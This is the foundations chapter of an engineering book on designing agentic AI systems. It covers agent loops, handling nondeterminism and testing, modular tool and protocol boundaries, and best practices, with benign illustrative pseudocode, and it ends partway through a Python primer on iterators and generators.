Agentic Patterns

Design Patterns and Best Practices for Building Agentic Systems

Contents

Disclaimer

This book was directed and edited by Pablo Cingolani, who defined its structure, scope, and technical direction, and ensured that the content forms a coherent and consistent whole. While much of the text and many of the code examples were primarily produced with the assistance of AI tools, substantial effort was invested in curating, refining, and integrating these materials so that the narrative flows logically, the concepts build on one another, and the code reflects sound engineering practices. The result is not an automated compilation, but a carefully guided and edited work shaped by clear architectural intent and hands-on experience.

Chapter: Foundations

Book Outline

This chapter introduces the structure, intent, and learning philosophy of the book, establishing a clear mental model for how the material is organized and how it should be used.

Structure of the Book The book is organized to move from foundational concepts to production-grade systems, mirroring how real-world agentic platforms are designed, implemented, and operated. Early chapters establish definitions, mental models, and historical context: what agents are, what distinguishes agentic systems from conventional software, and why planning, tool use, memory, and feedback loops matter. From there, the text progressively introduces architectural patterns, execution models, and interoperability standards, followed by deeper dives into orchestration, context management, evaluation, security, and operations.

Rather than treating topics in isolation, chapters are intentionally interdependent. Concepts introduced early—such as tasks, skills, tools, and state—are revisited and refined as the system grows in capability and complexity. Later chapters assume familiarity with earlier abstractions and focus on trade-offs, failure modes, and scaling considerations that only become visible in non-trivial deployments. The result is a cohesive narrative rather than a reference manual: each chapter exists to support the construction and understanding of a complete agentic system.

Intended Audience This book is written for engineers building agentic systems, not for readers seeking a high-level overview of AI or large language models. The assumed audience is comfortable with programming, distributed systems concepts, APIs, and schemas, and has at least some experience deploying production software. Familiarity with Python, JSON-based protocols, asynchronous execution, and modern backend architectures is assumed throughout.

The book does not attempt to abstract away engineering complexity. Instead, it makes that complexity explicit, framing agentic systems as a new class of software systems with their own constraints and failure modes. Readers are expected to engage critically with design choices, understand why certain abstractions exist, and reason about trade-offs between correctness, cost, latency, safety, and scalability.

Learning Approach: Theory and Hands-On Practice The learning approach deliberately combines theoretical grounding with practical implementation. Core ideas are motivated by research literature and prior systems—such as planning algorithms, reinforcement learning concepts, and human-in-the-loop control—but are always tied back to concrete engineering patterns. When a concept is introduced, it is followed by examples, pseudo-code, or real-world design sketches that show how the idea manifests in working systems.

Hands-on sections emphasize partial implementations rather than toy examples. Code snippets are used to illustrate interfaces, contracts, and control flow, while full implementations are assumed to live in accompanying repositories. This approach reflects how agentic systems are built in practice: by composing well-defined components rather than writing monolithic scripts. The goal is not to teach a specific framework, but to equip the reader with transferable patterns that apply across ecosystems and tooling choices.

A Running Enterprise-Grade Example Throughout the book, all major concepts are grounded in a single, evolving example: an enterprise-grade agentic platform designed for organizational use. We will be building a "Manus"-like agentic system suitable for both large enterprise and start-up companies. Conceptually, this system resembles an internal "AI operations layer" for a company—capable of planning work, delegating tasks across specialized agents, interacting with internal tools and data, and operating under governance, security, and compliance constraints.

This running example is intentionally ambitious. It includes multiple agents with distinct responsibilities, long-running tasks, shared state, tool orchestration, human approval gates, and auditability requirements. Early chapters introduce a minimal version of the system, while later chapters incrementally add capabilities such as task persistence, inter-agent protocols, skill modularization, observability, and policy enforcement.

By the end of the book, the reader will have seen how a realistic agentic platform can be assembled from first principles, and how architectural decisions made early on influence the system's behavior at scale.

The purpose of this example is not to prescribe a single "correct" architecture, but to provide a concrete anchor for discussion. Abstract ideas become easier to reason about when they are consistently mapped onto the same system, and design trade-offs become clearer when their consequences are traced across multiple chapters.

Historical Perspectives

This section consolidates the historical context underlying the foundational concepts of agentic systems: agents as sequential decision-makers, the probabilistic nature of language models, modular system design, and the evolution of AI methodologies.

From classical agents to LLM-based systems The notion of an *agent* predates modern language models by several decades. In classical AI, an agent is defined as an entity that perceives its environment and acts upon it, with the objective of maximizing some notion of performance. This framing was formalized most clearly in reinforcement learning, where the agent-environment interaction loop became the dominant abstraction.

Reinforcement learning formalizes an agent as a *sequential decision-maker*, and Bellman's equations provide the mathematical backbone of this idea. At their core, they express a simple but powerful principle: **the value of a decision depends on the value of the decisions that follow it**.

In a Markov Decision Process (MDP), an agent interacts with an environment characterized by states (s), actions (a), transition dynamics, and rewards. The *state-value function* ($V^\pi(s)$) under a policy (π) is defined as the expected cumulative reward starting from state (s). Bellman showed that this value can be written recursively:

$$V^\pi(s) = \mathbb{E}_{a\sim\pi,,s'}\left[r(s,a) + \gamma V^\pi(s')\right]$$

This equation says that the value of the current state is the immediate reward plus the discounted value of the next state. The *optimal* value function satisfies the Bellman optimality equation:

$$V^*(s) = \max_a \mathbb{E}_{s'}\left[r(s,a) + \gamma V^*(s')\right]$$

Conceptually, this is the agent loop in its purest form: at each step, choose the action that leads to the best expected future outcome, assuming optimal behavior thereafter. Richard Bellman's key contribution was recognizing that long-horizon decision-making can be decomposed into local decisions evaluated recursively.

Modern agentic systems do **not** solve Bellman equations explicitly. There is no value table, no learned reward model, and often no explicit notion of optimality. However, the *structure* remains the same. Each tool call corresponds to an action, each tool result is an observation of the next state, and the language model implicitly approximates a policy that reasons about future consequences ("If I query the database first, I can answer more accurately later").

Seen through this lens, LLM-based agents are best understood not as a departure from classical agent theory, but as a practical approximation of it-replacing explicit value functions with learned heuristics expressed in natural language, while preserving the recursive, step-by-step decision structure that Bellman formalized decades ago.

Later work in the 1990s on intelligent and multi-agent systems emphasized properties such as autonomy, reactivity, and proactiveness, as well as the ability of agents to interact with one another. While these systems were often symbolic or rule-based, the conceptual loop-observe, decide, act, learn-remained the same.

What changed with large language models is not the agent abstraction itself, but the mechanism used to approximate the policy. Instead of learning a value function or policy explicitly via reward signals, modern agentic systems use language models as powerful, general-purpose policy approximators that can reason over unstructured inputs and decide which actions (tools) to take next.

From probabilistic language models to modern decoding Language modeling has been probabilistic from the start: the core object is a probability distribution over sequences, not a single "correct" next token. Early information theory formalized the idea of modeling sources statistically, which later became the conceptual backbone of language modeling. (ESSRL)

Neural language models made this explicit by learning a parameterized distribution over next tokens, and modern LLMs are essentially extremely large versions of that idea. (Journal of Machine Learning Research) What changed in practice is that, as models became strong generators, *decoding* became a first-class engineering decision. Deterministic decoding (greedy/beam) tends to be repeatable but can degrade quality (repetition, blandness), while stochastic decoding (temperature, top-k/top-p) trades determinism for diversity and sometimes robustness. Nucleus sampling is a canonical example of decoding research motivated by these practical failures. (arXiv)

From software modules to tool-using agents Modularity predates "agents" by decades. In classic software engineering, information hiding and stable interfaces were formalized as the core mechanism for building systems that can change without collapsing under their own complexity. The canonical argument is that you do *not* modularize by "steps in the processing," but by design decisions likely to change-so changes are localized behind module boundaries. (ACM Digital Library)

As systems grew, the same pressure pushed modularity "out of process" into services: independently deployable components with explicit network contracts. This trajectory is often summarized as monolith -> modules/packages -> services/SOA -> microservices, with the key idea remaining constant: smaller components, clear interfaces, and ownership boundaries. (martinfowler.com)

In LLM systems, modularity reappeared in a new form around 2022-2023: language models began to *route* to external tools and specialized components rather than "do everything in weights." Neuro-symbolic and tool-augmented architectures (e.g., MRKL) made modular routing explicit (arXiv), while ReAct showed the practical value of interleaving reasoning with actions (tool calls) during execution. (arXiv) Toolformer then pushed toward models that can learn to decide *when* to call tools. (arXiv)

From hand-built intelligence to scalable methods A repeating pattern in AI history is that approaches which "bake in" human knowledge and reasoning tricks often deliver quick wins, but are eventually outpaced by more general methods that can absorb more compute and data. Sutton's *The Bitter Lesson* distilled this from decades of results across search and learning: progress tends to come from methods that scale (and from the discipline to keep systems simple enough to scale), even when the "hand-designed" approach feels more insightful in the moment. (UT Austin Computer Science)

Modern LLM agents reintroduce an old temptation in a new form: over-fitting behavior through elaborate prompting, brittle heuristics, or highly bespoke orchestration. The best current practice is to resist that temptation by investing in (1) strong interfaces (tools, schemas, contracts), (2) evaluation-driven iteration, and (3) designs that keep the model doing what it's good at (flexible reasoning under uncertainty) while pushing deterministic work into code.

What is an Agent / Agentic System

An agentic system is software that repeatedly decides what to do next—often by invoking tools—based on its current state, until it achieves a goal.

```
Agent = LLM + tools
```

The concept of AI agentic systems An AI agentic system can be understood as an instantiation of the classic agent loop, implemented with contemporary components. The system maintains some notion of state (explicit or implicit), observes new information, decides on an action, executes that action via tools or APIs, and incorporates the result before repeating the process.

From a reinforcement learning perspective, this is immediately familiar. The "environment" may be a database, an internal service, a file system, or the open web. "Actions" correspond to tool calls. "Observations" are the outputs of those tools. The policy is approximated by a language model conditioned on instructions, context, and prior interaction history. Even when no explicit reward signal is present, the structure of the interaction mirrors the Bellman-style decomposition of decisions over time: each step is chosen with awareness that it will influence future options.

The crucial difference from traditional chat-based systems is that decisions are not terminal. A single response is rarely sufficient. Instead, the model is embedded in a loop that allows it to refine its understanding of the task and adapt its actions based on intermediate results.

Key characteristics that distinguish agentic systems from traditional software Traditional software encodes control flow explicitly. Decisions are implemented as conditional branches, loops are fixed, and the system's behavior is fully specified ahead of time.

Agentic systems shift part of this responsibility to the model. The developer defines the goal, constraints, and available actions, while the model determines *which* action to take and *when*. This makes agentic systems goal-directed rather than procedure-directed: the emphasis is on achieving an outcome, not following a predefined script.

Another defining characteristic is the centrality of tools. In agentic systems, tools are not auxiliary features; they are the primary means by which the agent interacts with the world. This mirrors the action space in reinforcement learning, where the expressiveness and safety of available actions strongly shape the learned policy.

Agentic systems are also inherently iterative. Rarely does the first action succeed. Instead, the system relies on feedback—tool outputs, errors, partial results—to update its internal state and make a better decision at the next step. This feedback loop is essential for robustness and aligns closely with the trial-and-error dynamics studied in reinforcement learning.

Finally, uncertainty and stochasticity are unavoidable. Language models are probabilistic, and identical inputs may produce different outputs. As a result, reliability emerges not from determinism, but from system-level design: validation, structured outputs, constrained tool interfaces, retries, and well-defined stopping conditions.

A simplified definition: "Agent = LLM + tools" For the purposes of this book, we adopt a deliberately pragmatic definition:

Agent = LLM + tools (executed in a loop).

This definition intentionally omits many refinements—explicit memory modules, planners, critics, reward models, or hierarchical policies—not because they are unimportant, but because they can be understood as extensions of this core pattern. If a language model can decide which tool to call next, observe the result, and repeat until a goal is met, the system already behaves like an agent in the classical sense.

A minimal agent loop looks like this:

```
def run_agent(user_input: str, tools: dict) -> str:
    messages = [
        {"role": "system", "content": "Solve the task using tools when appropriate."},
        {"role": "user", "content": user_input},
    ]

    while True:
```

```
    response = llm_chat(messages=messages, tools=tool_schemas(tools))

    if response["type"] == "final":
        return response["content"]

    tool_name = response["name"]
    tool_args = response["args"]
    result = tools[tool_name](**tool_args)

    messages.append(response)
    messages.append({
        "role": "tool",
        "name": tool_name,
        "content": serialize(result),
    })
```

Conceptually, this loop is no different from an agent interacting with an environment step by step. The language model plays the role of the policy, the tools define the action space, and the message history serves as a lightweight state representation.

Our approach: simplicity over taxonomy There is an understandable temptation to draw sharp boundaries between workflows, assistants, planners, autonomous agents, and multi-agent systems. While these distinctions can be useful analytically, they often obscure the engineering reality.

In this book, we take a deliberately simple stance. If a system repeatedly observes, decides, acts, and incorporates feedback—using a language model and tools—it is agentic enough to matter. This perspective aligns naturally with the reinforcement learning view of agents as sequential decision-makers, while remaining practical for engineers building real systems today.

Determinism vs stochasticity

Agentic systems sit at the boundary between deterministic software and stochastic model behavior, so you design for *reproducibility* rather than pretending you can get perfect determinism.

LLMs are stochastic (even when you try to "turn it off") An LLM call is not "a function" in the strict software sense. Even if the model were held fixed, generation typically involves sampling from a distribution; lowering temperature just sharpens that distribution. Many production model APIs also involve infrastructure-level nondeterminism (e.g., backend changes, load balancing, numerical differences), which means that setting "temperature = 0" is best understood as "reduce randomness," not "prove determinism." This is explicitly called out in agent-oriented tooling docs: even with temperature set to 0.0, outputs are not guaranteed to be fully deterministic. (Pydantic AI)

Two practical implications follow:

First, you should separate **semantic determinism** ("the agent makes the same decision") from **token determinism** ("the exact same text"). Token determinism is fragile and often not worth pursuing except for narrow regression tests.

Second, you should treat stochasticity as a design constraint: once you add tools, retries, multi-step plans, and multi-agent delegation, tiny variations compound into divergent trajectories. The goal becomes: constrain the degrees of freedom that matter, and validate behavior with tests that tolerate harmless variation.

A minimal "variance control" configuration typically fixes the parameters that influence sampling, and records run metadata so you can reason about drift when it happens:

```
request = {
    "model": model_name,
```

```
    "temperature": 0.0,
    "top_p": 1.0,
    # If your provider supports it, fix a seed for higher repeatability.
    "seed": 42,
}

resp = llm.generate(prompt, **request)

# Store enough metadata to diagnose drift later (backend revisions, fingerprints, etc.).
run_log = {
    "prompt_hash": sha256(prompt.encode()).hexdigest(),
    "params": request,
    "provider_metadata": resp.metadata,  # e.g., fingerprint/revision identifiers if available
}
```

Testing and validation strategies for stochastic agents The key move is to stop thinking "unit test the LLM" and start thinking "test the agent's contract." In practice, that means composing multiple layers of checks, from fully deterministic to probabilistic, and designing your architecture so those layers are easy to apply.

1) Make the boundaries deterministic: validate *structure* before you judge *content* Most agent failures in production are not "the answer is slightly different," but "the agent emitted something unparseable," "it called the wrong tool," "it violated permissions," or "it produced an object that breaks downstream code." Your first testing layer should therefore be deterministic validation of interfaces: schema checks, tool-call argument validation, invariants, and policy constraints.

```
# Example: validate that the model output conforms to a strict schema,
# and fail fast with actionable errors.
output = agent.run(input)

validate_schema(output)           # types, required fields, enums
validate_invariants(output)       # domain rules
validate_policy(output)           # permissions / tool allowlist constraints
```

This is also where "structured outputs" and typed contracts pay off: they convert a fuzzy generative step into something you can deterministically accept/reject.

2) Record/replay to isolate nondeterminism (and make regressions cheap) Stochasticity becomes unmanageable when failures are not reproducible. A standard pattern is to record *external effects* (tool calls, retrieved documents, database rows, HTTP responses) and replay them in tests. That pins the environment so you can focus on the agent logic and prompts.

```
def tool_call(tool_name, args):
    if replay_mode:
        return cassette.read(tool_name, args)
    result = real_tool_call(tool_name, args)
    cassette.write(tool_name, args, result)
    return result
```

With this, you can run "golden" scenarios where tools behave identically run-to-run, and any change comes from prompts/model behavior (or your scaffolding).

3) Use deterministic test doubles for fast iteration A second accelerator is a deterministic "fake model" used in unit tests that returns scripted outputs (or outputs derived from simple rules). The point is

not to approximate the LLM; it is to make agent control flow testable: branching, retries, fallback behavior, tool orchestration, and state handling.

```
class FakeModel:
    def generate(self, prompt, **params):
        if "need_tool" in prompt:
            return {"tool": {"name": "search", "args": {"q": "..."}}}
        return {"final": "stubbed answer"}
```

This lets you test the *agent as software* with the speed and determinism you expect from normal unit tests.

4) Treat evaluation as a first-class harness, not ad-hoc assertions For end-to-end behavior, you typically need evaluation infrastructure: curated datasets, repeatable runs, and scoring. Evaluation frameworks aimed at agentic systems emphasize running many scenarios and attaching evaluators that produce scores/labels/assertions, including "LLM-as-judge" when deterministic checks are insufficient. (Pydantic AI)

A practical rubric pattern is: deterministic checks first, then an LLM judge for the remaining ambiguity, with guidance to keep the judge itself as stable as possible (for example, low temperature) and to combine multiple judges when needed. (Pydantic AI)

```
case = {"input": "...", "expected_facts": [...], "constraints": [...]}
out = agent.run(case["input"])

assert contains_required_facts(out, case["expected_facts"])   # deterministic
assert violates_no_constraints(out, case["constraints"])      # deterministic

score = llm_judge(
    rubric="""
    Rate correctness and completeness. Penalize hallucinated claims.
    """,
    candidate=out,
    reference=case.get("reference"),
)
assert score >= 0.8
```

The important engineering point is that "evaluation" is not only for model selection. It is your regression suite for prompt edits, tool changes, and dependency upgrades.

5) Prefer behavioral assertions over exact-match snapshots Exact text snapshots are brittle. When you *must* snapshot, snapshot the right thing: tool sequences, structured outputs, and key decisions. If you need to compare free text, use normalization and tolerance: compare extracted facts, compare JSON fields, or compare embeddings / semantic similarity with thresholds (carefully, and ideally with a deterministic baseline).

6) Design for controlled nondeterminism in production Even if your tests are solid, production will still face drift. The production counterpart of your testing strategy is: log the parameters and environment identifiers; keep prompts versioned; isolate tools behind stable contracts; and monitor outcome metrics so you detect behavior changes quickly. If your provider supports seeds and fingerprints, treat them as debugging aids, not as a determinism guarantee. (OpenAI Cookbook)

Modularity in agentic systems

Modularity is the discipline of decomposing an agentic system into composable parts—each with a clear interface—so you can evolve prompts, tools, agents, and orchestration independently.

A modularity "stack" for agentic systems A useful way to think about modularity in agentic systems is as a stack of boundaries—from the smallest (prompt fragments) to the largest (inter-agent protocols). Each layer solves a different engineering problem, and mature systems usually use several layers at once.

Prompt modularity: functions for cognition Prompts are often treated as monolithic strings, but they behave more like *code*: they have "APIs" (inputs/outputs), invariants, and callers. Prompt modularity means splitting a large prompt into stable, testable pieces:

- **Policy/invariants** (never change lightly): safety constraints, formatting rules, refusal behavior, logging requirements.
- **Role and task spec** (changes with product): what the component is responsible for, what it must not do.
- **Few-shot examples** (change with quality work): curated demonstrations, counterexamples, edge cases.
- **Adapters** (change with environment): tool availability, domain glossary, tenant-specific rules.

A practical pattern is to treat prompt fragments like functions and compose them deterministically:

```
def prompt_contract() -> str:
    return """You are a component that outputs JSON only.
Validate inputs. Never invent IDs. If uncertain, ask for clarification."""

def prompt_task(task_name: str) -> str:
    return f"""Task: {task_name}
Return fields: plan[], risks[], open_questions[]"""

def prompt_examples() -> str:
    return """Example input: ...
Example output: ..."""

def build_prompt(task_name: str) -> str:
    # Composition is deterministic; variability is pushed to model sampling.
    return "\n\n".join([prompt_contract(), prompt_task(task_name), prompt_examples()])
```

This mirrors software decomposition: `prompt_contract()` is your stable interface guarantee; `prompt_task()` is the "business logic spec;" examples are regression tests in disguise.

Tool modularity: typed interfaces and stable contracts Tools are "callable modules" for agents. The modularity win is not merely *having* tools, but having **stable tool contracts** so that:

1. the agent can discover capabilities reliably, and
2. you can refactor tool internals without changing agent behavior.

A minimal tool contract has (a) a name, (b) a schema, (c) error semantics, and (d) determinism expectations.

```
# Pseudo-interface: tool contracts are the agent equivalent of function signatures.
TOOL = {
  "name": "customer_lookup",
  "input_schema": {
    "type": "object",
    "properties": {"customer_id": {"type": "string"}},
    "required": ["customer_id"]
  },
  "output_schema": {
    "type": "object",
    "properties": {
      "status": {"enum": ["ok", "not_found", "error"]},
```

```
      "customer": {"type": ["object", "null"]}
    },
    "required": ["status", "customer"]
  },
  "errors": [
    {"code": "INVALID_ARGUMENT", "retryable": False},
    {"code": "RATE_LIMITED", "retryable": True}
  ]
}
```

This is the same mental model as functions/classes:

- schema = signature / type hints
- errors = exceptions contract
- retryable vs not = idempotency + side-effect model

Modern "tool calling" APIs formalize this multi-step control flow (model proposes a call → app executes → model continues with results), which makes tool contracts a first-class modular boundary. (OpenAI Platform)

MCP: modularity at the "port" boundary Model Context Protocol (MCP) pushes modularity one level outward: tools, prompts, and resources are exposed by *servers* behind a standard client/server protocol. Instead of each application inventing bespoke integrations, MCP aims to standardize the boundary so components become swappable. The MCP specification explicitly frames this as a modular protocol design where implementations can support only the layers they need. (Model Context Protocol)

Two key modularity consequences follow:

1. **Tool and resource providers become independent modules** A database connector, a filesystem browser, or a domain API wrapper can be shipped as an MCP server with a stable contract, then reused across multiple agents/apps.
2. **"Context" becomes a structured dependency** MCP resources and prompts let you treat context not as "more text in the prompt," but as a separate module with its own retrieval and lifecycle rules. (Model Context Protocol)

Conceptually:

```
# Pseudocode: an agent runtime wired to multiple MCP servers.
mcp_servers = [
  {"name": "crm", "endpoint": "..."},
  {"name": "docs", "endpoint": "..."},
  {"name": "tickets", "endpoint": "..."},
]

tool_registry = aggregate_tools(mcp_servers)      # modular capability surface
resource_registry = aggregate_resources(mcp_servers)

result = agent.run(
  prompt=build_prompt("resolve_ticket"),
  tools=tool_registry,
  context=resource_registry.fetch("ticket:1234")
)
```

Note what changed versus "plain tool calling": the agent no longer links directly to each tool implementation. It depends on a protocol boundary, like depending on an interface rather than a class.

A2A: modularity at the "agent as a service" boundary If MCP makes *tools* reusable modules, A2A makes *agents themselves* reusable modules: independently hosted, potentially opaque systems that interoperate through a common language and interaction model. (a2a-protocol.org)

The software analogy is direct:

- **tools** ~= library functions
- **MCP servers** ~= shared services exposing functions/resources
- **A2A agents** ~= microservices with richer behavior, state, and long-running work

The modularity payoff is organizational and architectural: teams can publish an "agent capability" behind an A2A interface, and other agents can delegate to it without embedding its prompt/tool internals.

```
# Pseudocode: delegating work to a remote agent over an agent-to-agent protocol.
remote = discover_agent("finance.approvals")

task_id = remote.submit_task({
  "intent": "approve_refund",
  "inputs": {"order_id": "O-9182", "amount": 149.99}
})

while True:
  status, partial = remote.poll(task_id)
  if status in ("completed", "failed"):
    break

final = remote.get_result(task_id)
```

This is modularity at the same boundary as "service calls," except the remote endpoint is an *agent* with its own reasoning loop, tools, and policies.

Skills: packaging and discoverability as modularity "Skills" address a different (often underestimated) modularity problem: **packaging, documentation, and discoverability**. A skill format standardizes *how* a capability is described and shipped—typically as a small directory with a canonical manifest (e.g., a `SKILL.md`) plus optional scripts/assets/references. (Agent Skills)

In software terms, skills are closest to:

- a package that includes README + examples + test vectors, and
- a contract that makes capabilities indexable and portable across environments.

This becomes especially valuable when capabilities are not only code (tools), but also prompt templates, evaluation harnesses, and operational notes.

Sub-agents: classes and dependency injection for behavior Inside a single application, you often want multiple specialized agents (e.g., "planner," "researcher," "executor," "critic"). That is modularity at the *component* level: each sub-agent has a purpose, its own prompt constraints, and a limited toolset. Frameworks that emphasize typed dependencies and structured outputs make this decomposition less fragile by turning hidden coupling (prompt conventions) into explicit interfaces. (Pydantic AI)

A useful engineering rule: a sub-agent should have a narrower surface area than the parent agent—fewer tools, stricter output schema, clearer termination conditions.

```
# Pseudocode: sub-agent boundaries are enforced by tool scoping + output contracts.

def planner_agent(goal: str) -> dict:
    # tools: none (or read-only); output: structured plan
    return llm_json(
        prompt=build_prompt("planning"),
```

```
        input={"goal": goal},
        tools=[]
    )

def executor_agent(step: dict) -> dict:
    # tools: execution tools only; output: step result
    return llm_json(
        prompt=build_prompt("execution"),
        input=step,
        tools=[TOOL_customer_lookup, TOOL_ticket_update]
    )

plan = planner_agent("Resolve ticket 1234 without violating refund policy")["plan"]
results = [executor_agent(step) for step in plan]
```

This mirrors classes/modules: each component has its own invariants and dependencies, and coupling is managed by explicit inputs/outputs.

Workflows and graphs: modularity in control flow When the number of components grows, the primary complexity shifts from "what does each part do?" to "who calls whom, and when?" That's a control-flow modularity problem.

Workflows (pipelines, supervisor/worker, hand-offs) keep control flow mostly linear and are often sufficient. Graphs (DAGs, state machines) make branching, retries, and long-lived state explicit and inspectable—useful when execution paths are numerous or must be audited. (Pydantic AI)

A simple graph-shaped interface looks like this:

```
# Pseudocode: a graph node is a module with a typed contract.
def node_retrieve(state): ...
def node_plan(state): ...
def node_execute(state): ...
def node_verify(state): ...

GRAPH = {
  "start": "retrieve",
  "nodes": {
    "retrieve": {"fn": node_retrieve, "next": "plan"},
    "plan": {"fn": node_plan, "next": "execute"},
    "execute": {"fn": node_execute, "next": "verify"},
    "verify": {"fn": node_verify, "next": lambda s: "execute" if s["needs_retry"] else "end"},
  }
}
```

The modularity benefit is not "graphs are cool," but that *control flow becomes data*: you can visualize it, test it, version it, and enforce policies at edges (e.g., human approval before `ticket_update`).

Mapping to classic software modularity A compact mental mapping helps align agent architecture choices with well-understood software concepts:

- **Prompt fragment** <-> function body / configuration block
- **Tool contract** <-> function signature / interface
- **Skill package** <-> library/package with docs and examples
- **Sub-agent** <-> class/component with scoped dependencies
- **Workflow** <-> application service layer / use-case orchestrator
- **Graph** <-> explicit state machine / workflow engine
- **MCP server** <-> reusable service exposing tools/resources via a standard port

- **A2A agent** <-> autonomous service with a richer interaction model and long-running tasks

The common principle is to choose boundaries based on what changes at different rates. Prompts and examples may change weekly; tool schemas change rarely; protocols and cross-team contracts should change almost never. Good agentic modularity aligns those change rates with explicit interfaces so iteration remains cheap where it should be cheap, and stability exists where it must be stable.

Best practices

Build agentic systems that scale with computation, remain simple under iteration, and treat prompts and tools as testable engineering artifacts rather than clever one-off solutions.

The Bitter Lesson applied to agent engineering Sutton's argument can be operationalized as a design filter for agentic systems:

First, prefer **general, scalable mechanisms** over intricate prompt "micro-surgery." In practice, this means using prompts to set intent and constraints, but relying on tool calls, retrieval, search, and verification loops to do the heavy lifting. When you feel compelled to add complex prompt logic, ask whether the same reliability can be achieved by improving tool contracts, adding a check, or expanding an eval set.

Second, invest in **feedback loops that can run at scale**. For agents, the analog of "more compute" is not only bigger models, but also more runs: more automated eval cases, more traces, more counterexamples captured from production. Agent quality improves fastest when iteration is systematic and measured.

Third, keep the system **composable**. The more your architecture resembles small, replaceable parts (tools, sub-agents, evaluators, retrievers) rather than a monolithic prompt, the easier it becomes to scale improvements without rewriting everything.

Building effective agents: when to use workflows vs agents Anthropic draws a practical architectural distinction: **workflows** are LLM+tools orchestrated through predefined code paths, while **agents** are systems where the model dynamically decides what to do and which tools to call. Both are "agentic systems," but they behave very differently in production. (Anthropic)

A useful best practice is to start with workflows whenever possible:

Workflows are typically easier to test, cheaper, and more predictable because control flow is owned by code. Many "agent" problems are actually workflow problems (data extraction, enrichment, routing, standard business processes) with a few probabilistic steps. Promote a workflow to a fully dynamic agent only when you truly need open-ended decomposition, long-horizon exploration, or adaptive tool use.

When you do need an agent, keep the agent loop deliberately simple and make uncertainty explicit:

```python
# Pseudocode: conceptual agent loop (not framework-specific)
def run_agent(task: str, tools, policy, max_steps: int = 20):
    state = {"task": task, "notes": [], "artifacts": []}

    for step in range(max_steps):
        action = policy.decide_next_action(state, tools=tools)
        if action.kind == "FINAL":
            return action.final_answer

        result = tools.call(action.tool_name, action.args)
        state["notes"].append({"action": action, "result": result})

    raise RuntimeError("agent_exhausted_steps")
```

The "policy" here can be an LLM prompt, but notice what makes this production-friendly: bounded steps, explicit state, and a strict tool boundary.

Two concrete practices matter disproportionately in agent deployments:

Define stopping conditions and budgets. Agents without step limits, token budgets, and cancellation paths tend to fail expensively and unpredictably. Production-grade systems treat "give up gracefully" as a first-class success mode.

Treat tool-use transcripts as the primary debugging surface. Most real failures show up as wrong tool selection, missing arguments, or misinterpreted tool results—not as a purely "reasoning" issue.

Writing tools for agents: contracts, context, and token economics Tools are where agent reliability is won or lost. Anthropic's tool guidance is fundamentally about turning tool calling into a high-signal, low-ambiguity interface: pick the right tools, name and namespace them clearly, return meaningful context, keep responses token-efficient, and iterate using evaluations (including having agents help improve the tools themselves). (Anthropic)

A few practices are especially transferable:

Make tool interfaces self-describing and hard to misuse Agent tools should be closer to *APIs with guardrails* than to thin wrappers around internal functions. Use typed inputs, constrained enums, and explicit error shapes. If a tool can fail, make failures structured so the agent can recover.

```
# Illustrative schema shape (language/framework agnostic)
CreateTicket(
  title: str,                    # short, user-facing
  body_markdown: str,            # long-form details
  severity: "low"|"med"|"high",  # constrained
  owner_team: "eng"|"ops"|"sec", # constrained
  idempotency_key: str           # retries without duplicates
) -> { ticket_id: str, url: str }
```

This style aligns with the broader "structured outputs" approach: use schemas to validate what the model returns, keep interfaces object-shaped, and make it easy to reject/repair malformed outputs. (Pydantic AI)

Return enough context for the model to make the next decision A common failure mode is tools that return "OK" or a single scalar. Agents need *actionable* results: identifiers, next-step hints, partial state, and especially "what happened" when something fails.

```
SearchContacts(query: str, limit: int) -> {
  matches: [{id: str, name: str, email: str}],
  truncated: bool,
  explanation: str   # brief, factual: how matching was done
}
```

Optimize tool responses for tokens, not for humans Tool responses compete directly with working memory. Prefer short fields, avoid redundant prose, and return only what will plausibly affect the next step. If large payloads are needed (documents, logs, tables), return handles/URLs/IDs and provide a separate "fetch" tool with pagination.

Reliability engineering for agents: retries, validation, and evals Agent systems sit on top of probabilistic components and unreliable external services. Best practice is to assume transient failure and build a disciplined recovery strategy.

Retries belong at the system boundary Retries should be configured for the kinds of failures you expect: rate limits, timeouts, temporary outages, context-length issues. Treat retries as policy, not ad-hoc try/except scattered across tools. The Pydantic ecosystem's guidance for retry strategies in evals mirrors

what works in production systems: consistent retry configuration, bounded attempts, and exponential backoff where appropriate. (Pydantic AI)

```
def call_with_retry(fn, *, max_attempts=3, backoff_s=1.0):
    for attempt in range(1, max_attempts + 1):
        try:
            return fn()
        except TransientError as e:
            if attempt == max_attempts:
                raise
            sleep(backoff_s * (2 ** (attempt - 1)))
```

The important part is not the mechanism—it's the decision to classify errors (transient vs permanent), to cap retries, and to make the failure mode explicit.

Validate model outputs like untrusted user input Whether it's a tool call, a structured output, or a plan, treat the model as an untrusted producer. Schema validation and type checking catch entire categories of silent failures early (wrong types, missing fields, invalid enum values) and give you a clean "ask the model to try again" loop. (Pydantic AI)

Use evals as the main lever for improvement The most reliable path to better agents is expanding your evaluation set with real failures and near-misses. Tool design, prompt changes, and orchestration tweaks should be judged against regression suites, not vibes. Anthropic's tool-writing guidance explicitly centers comprehensive evaluations and iterative improvement loops (including using agents to help optimize tools). (Anthropic)

A minimal pattern is: capture a transcript → turn it into a test case → add an automated check.

```
case = {
  "task": "Schedule a meeting with Jane next week and attach the notes doc",
  "expected": {
    "meeting_created": True,
    "attendees_include": ["jane@corp.com"],
    "notes_attached": True,
  }
}

result = run_agent(case["task"])
assert check_expectations(result, case["expected"])
```

Practical synthesis: what "best practices" means in day-to-day work In agentic engineering, "best practices" is less about any single framework or pattern and more about consistently choosing:

Simplicity over cleverness (because you will iterate), contracts over prose (because tools are your control surface), measurement over intuition (because stochastic systems deceive), and scalable feedback loops over handcrafted behavior (because that is where long-run performance comes from).

Hands-On: Python Concepts for Async Agent Execution

This section covers essential Python concepts you need to understand how async agent execution works.

Python Concepts Recap

Iterators An **iterator** is an object that produces values one at a time when you loop over it. Any object that implements the iterator protocol (`__iter__()` and `__next__()` methods) is an iterator. Lists, tuples, and strings are all iterable.

```python
numbers = [1, 2, 3]
iterator = iter(numbers)
print(next(iterator))  # 1
print(next(iterator))  # 2
print(next(iterator))  # 3

# Or use a for loop, which calls next() automatically
for num in numbers:
    print(num)
```

The key concept: an iterator provides a uniform way to access elements sequentially without exposing the underlying structure.

Generators A **generator** is a special type of iterator created in two ways: using a function with the `yield` keyword, or using a generator expression (similar to list comprehensions but with parentheses).

Generator function:

```python
def count_up_to(n):
    i = 0
    while i < n:
        yield i
        i += 1

for num in count_up_to(3):
    print(num)  # Prints: 0, 1, 2
```

